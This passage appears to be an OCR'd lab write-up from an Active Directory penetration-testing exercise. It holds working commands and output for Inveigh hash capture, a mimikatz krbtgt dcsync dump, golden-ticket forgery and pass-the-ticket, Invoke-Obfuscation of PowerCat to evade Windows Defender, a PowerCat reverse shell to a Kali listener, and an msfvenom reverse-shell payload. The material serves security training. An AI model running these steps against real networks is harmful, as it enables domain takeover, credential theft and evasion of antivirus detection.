[+] mDNS TTL = 120 Seconds
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] Proxy Capture = Enabled
[+] Proxy Port = 8492
[+] Proxy Authentication = NTLM
[+] Proxy Ignore List = Firefox
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Proxy Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Full
```


Send an inquiry to not existing resource via browser on win-DC1logged as brenta and provided brenta credentials. Here we go! We have got Brenta's NTLMv2 Hash in Inveigh on garyg account!



9 Log in using a domain admin user account and create a golden ticket. Then, with a regular user account, use the ticket to access the "**\\win-DC1\admins**" directory directory, which is only accessible to domain admins.

Lets download mimikatz on Brenta's Account via Powershell runned as an administrator by execute command:

iwr -uri "https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip" -outfile "C:\mimikatz_trunk.zip"



Lets extract this zip to previous created directory "mimi" and go to "x64" catalog and run .\mimikatz.exe

tar -xf C:\mimikatz_trunk.zip -C C:\mimi

Next execute command to dump hash of krbtgt user:

lsadump::dcsync /user:krbtgt

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'Cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/13/2021 3:40:12 AM
Object Security ID   : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c5c3596547d1af9cae8c6e099074677e
    ntlm- 0: c5c3596547d1af9cae8c6e099074677e
    lm  - 0: e375cf1e7b6d7e1f2228a662a2a322f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 5d620a0c82f893eda2106834bd5da527

* Primary:Kerberos-Newer-Keys *
    Default Salt : CYBER.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2136c921b652bd932573c5e8ddce5df50bf0e760ba72dc21879753cbeb5c0335
      aes128_hmac       (4096) : 63aa7aade1e0716576ce895815e2fc86
      des_cbc_md5       (4096) : dce6ba9edaea2504

* Primary:Kerberos *
    Default Salt : CYBER.LOCALkrbtgt
    Credentials
      des_cbc_md5       : dce6ba9edaea2504

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  0c91751113e07069cc31fd093c192b9e
    02  754a5e16f7808f86a129618b9ac0cad9
    03  94a60d199e6075071e0738cd68417363
    04  0c91751113e07069cc31fd093c192b9e
    05  754a5e16f7808f86a129618b9ac0cad9
```

Lets grab some necessary data to create golden ticket

/krbtgt: c5c3596547d1af9cae8c6e099074677e (red)
/sid:S-1-5-21-3951200390-467812779-2876480413 (yellow)
/domain:cyber.local (green)
/id:500
/user:janek

Now we can create this ticket using command:

kerberos::golden /krbtgt:c5c3596547d1af9cae8c6e099074677e /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413 /id:500 /user:janek

```
mimikatz # kerberos::golden /krbtgt:c5c3596547d1af9cae8c6e099074677e /domain:cyber.local  /sid:S-1-5-21-3951200390-467812779-2876480413 /id:500 /user:janek
User      : janek
Domain    : cyber.local (CYBER)
SID       : S-1-5-21-3951200390-467812779-2876480413
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime  : 10/11/2024 2:43:31 AM ; 10/9/2034 2:43:31 AM ; 10/9/2034 2:43:31 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

PC › Local Disk (C:) › mimi › x64 — Search x64

Name	Date modified	Type	Size
mimidrv.sys	1/22/2013 5:50 PM	System file	37 KB
mimikatz	9/19/2022 4:44 PM	Application	1,324 KB
mimilib.dll	9/19/2022 4:44 PM	Application exten...	37 KB
mimispool.dll	9/19/2022 4:43 PM	Application exten...	11 KB
ticket.kirbi	10/11/2024 2:43 AM	KIRBI File	2 KB


Ticket is created for not existing user janek who will have id: 500. Anyone who get this ticket will obtain high privilliges. Next lets change an user for a standard user such as garyg and go to C:\mimi\x64 run mimikatz.exe and pass ticket.kirbi by command:

kerberos::ptt ticket.kirbi


```
C:\mimi\x64>.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```


```
C:\mimi\x64>klist

Current LogonId is 0:0x4b9d3

Cached Tickets: (1)

#0>     Client: janek @ cyber.local
        Server: krbtgt/cyber.local @ cyber.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 10/11/2024 2:43:31 (local)
        End Time:   10/9/2034 2:43:31 (local)
        Renew Time: 10/9/2034 2:43:31 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Check if we can get to \\win-DC1\admins



Sure we can now get to admins shared folder on win-DC1 as a Gary Gould. That's what we found there:






10 On **DESKTOP1** , perform obfuscation with **PowerCat**, as follows:

a. Download **PowerCat** for **PowerShell**.

a. Download **PowerCat** for **PowerShell**.

Lets download archive from https://github.com/danielbohannon/Invoke-Obfuscation and extract it in Downloads Folder and CD in PowerShell ISE to:

C:\Users\garyg\Downloads\Invoke-Obfuscation-master




Next run below script in Powershell ISE:

Set-ExecutionPolicy Bypass -Scope CurrentUser

invoke-webrequest -uri "https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1" -outfile "powercat.ps1"


Import-Module .\Invoke-obfuscation.psd1



b. Obfuscate the payload with *invoke-obfuscation*.

Lets run Invoke -Obfuscation:

```
PS C:\Users\garyg\Downloads\Invoke-Obfuscation-master> Invoke-Obfuscation
```



Then you have to set a path to this powercat.ps1 which we want to obfuscate

set scriptpath C:\Users\garyg\Downloads\Invoke-Obfuscation-master\powercat.ps1

```
Invoke-Obfuscation> set scriptpath C:\Users\garyg\Downloads\Invoke-Obfuscation-master\powercat.ps1

Successfully set ScriptPath:
C:\Users\garyg\Downloads\Invoke-Obfuscation-master\powercat.ps1

Choose one of the below options:

[*] TOKEN   Obfuscate PowerShell command Tokens
[*] AST     Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING  Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)
```

Lets obfuscate then using TOKEN\ALL\1 command and copy the result and paste to Notepad and save as a newcat.ps1.


```
Invoke-Obfuscation> TOKEN\ALL\1

Choose one of the below Token options:

[*] TOKEN\STRING    Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND   Obfuscate Command tokens
[*] TOKEN\ARGUMENT  Obfuscate Argument tokens
[*] TOKEN\MEMBER    Obfuscate Member tokens
[*] TOKEN\VARIABLE  Obfuscate Variable tokens
[*] TOKEN\TYPE      Obfuscate Type tokens
[*] TOKEN\COMMENT   Remove all Comment tokens
[*] TOKEN\WHITESPACE     Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL       Select All choices from above (random order)



Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1     Execute ALL Token obfuscation techniques (random order)



[*] Obfuscating 28 Comment tokens.

[*] Obfuscating 488 String tokens.
[*]             300 String tokens remaining to obfuscate.
[*]             200 String tokens remaining to obfuscate.
[*]             100 String tokens remaining to obfuscate.

[*] Obfuscating 215 Member tokens.
[*]             100 Member tokens remaining to obfuscate.

[*] Obfuscating 53 Argument tokens.

[*] Obfuscating 888 Variable tokens.
[*]             700 Variable tokens remaining to obfuscate.
[*]             600 Variable tokens remaining to obfuscate.
[*]             500 Variable tokens remaining to obfuscate.
[*]             400 Variable tokens remaining to obfuscate.
[*]             300 Variable tokens remaining to obfuscate.
[*]             200 Variable tokens remaining to obfuscate.
[*]             100 Variable tokens remaining to obfuscate.

[*] Obfuscating 76 Type tokens.
```

```
Invoke-Obfuscation\Token\All> copy


Successfully copied ObfuscatedCommand to clipboard.
No Launcher has been applied, so command can only be pasted into powershell.exe.


Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1     Execute ALL Token obfuscation techniques (random order)
```

cat2 - Notepad


File Edit Format View Help


```
 &('sV') lzb ( [TyPE]("{4}{0}{1}{3}{2}"-f'ys','TEm.Net.','s','Dn','S'));$6Sl=[TYPe]("{5}{1}{2}{4}{3}{0}" -F'eSs','Ste','m.Net.Ipa','R','DD','SY');    &('Sv') Sq90 ( [typE]("{
{
  param(
    [alias({"{1}{0}" -f 'ent','Cli'})][string]${C}="",
    [alias({"{0}{1}" -f'Li','sten'})][switch]${1}=${f`AlSe},
    [alias({"{1}{0}" -f 't','Por'})][Parameter(PoSITioN=-1)][string]${p}="",
    [alias({"{0}{1}" -f'Execut','e'})][string]${e}="",
    [alias({"{3}{2}{0}{4}{1}" -f'Powers','l','te','Execu','he1'})][switch]${E`P}=${F`AlsE},
    [alias({"{0}{1}" -f'Rela','y'})][string]${R}="",
    [alias("UDP")][switch]${u}=${F`AL`Se},
    [alias({"{0}{1}{2}"-f 'dn','scat','2'})][string]${D`NS}="",
    [alias({"{3}{1}{2}{0}" -f'reshold','ai','lureTh','DNSF'})][int32]${D`N`sFt}=10,
    [alias({"{2}{0}{1}" -f 'ime','out','T'})][int32]${t}=60,
    [Parameter(VAlUEFRompIpELiNe=${TR`Ue})][alias({"{1}{0}"-f 'put','In'})]${i}=${N`UlL},
    [ValidateSet({"{1}{0}"-f 'ost','H'}, {"{1}{0}" -f's','Byte'}, {"{1}{0}"-f'ng','Stri'})][alias({"{0}{2}{1}"-f'Ou','Type','tput'})][string]${o}=("{1}{0}" -f't','Hos'),
    [alias({"{2}{1}{0}" -f'putFile','t','Ou'})][string]${Of}="",
    [alias({"{2}{0}{1}" -f'e','ct','Disconn'})][switch]${D}=${Fa`lSE},
    [alias({"{1}{0}"-f'ater','Repe'})][switch]${R`ep}=${f`ALse},
    [alias({"{1}{2}{0}" -f 'd','Gen','eratePayloa'})][switch]${g}=${FA`l`Se},
    [alias({"{3}{1}{0}{2}"-f'cod','enerateEn','ed','G'})][switch]${Ge}=${FA`LsE},
    [alias({"{1}{0}"-f 'elp','H'})][switch]${h}=${FaL`Se}
  )


  ${HE`lP} = ((("{66}{27}{41}{42}{29}{16}{31}{64}{0}{95}{130}{45}{92}{125}{72}{118}{20}{26}{124}{107}{105}{116}{73}{91}{67}{2}{63}{97}{39}{68}{17}{25}{52}{51}{69}{5}{55}{54}{1
powershell, a','powercat -c 10','t to listen on.

  -e  <proc>      Execu',' Returns ','-e cmd -v
```



c. Scan the payload using **VirusTotal** to check if **Windows Defender** detects the payload.

Browse the website https://www.virustotal.com/gui/ and upload this cat2.ps1:





Only three antivirus engines detected that file as malicious. Windows Defender didt recognize that as threat.

d. Listen to connections with **Netcat** in the **Kali Linux** machine.

Lets set netcat to listening on port 4445:

```
kali@kali:~$ nc -lvnp 4445
listening on [any] 4445 ...
```

e. Use **PowerCat** to connect to the **Kali Linux** machine.

Lets get back to the Desktop where we have saved that cat2.ps1 and import module:

```
PS C:\Users\garyg\Desktop> Import-Module .\cat2.ps1

PS C:\Users\garyg\Desktop>
```

Next, run PowerCat on Windows by using command:

powercat -c 10.0.2.100(IP KALI) -p 4445 -ep

```
PS C:\Users\garyg\Desktop> powercat -c 10.0.2.100 -p 4445 -ep
```

```
kali@kali:~$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.0.2.100] from (UNKNOWN) [10.0.2.51] 54148
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\garyg\Desktop> whoami
cyber\garyg
PS C:\Users\garyg\Desktop>
```

We have received Reverse Shell obfuscation worked!

11 Perform **MS Office** exploitation on **DESKTOP1**.

a. Create a reverse Shell payload in the **Kali Linux** machine.

msfvenom -p windows/x64/shell_reverse_tcp -f exe lhost=10.0.2.100 lport=1234 > reverseShell.exe


```
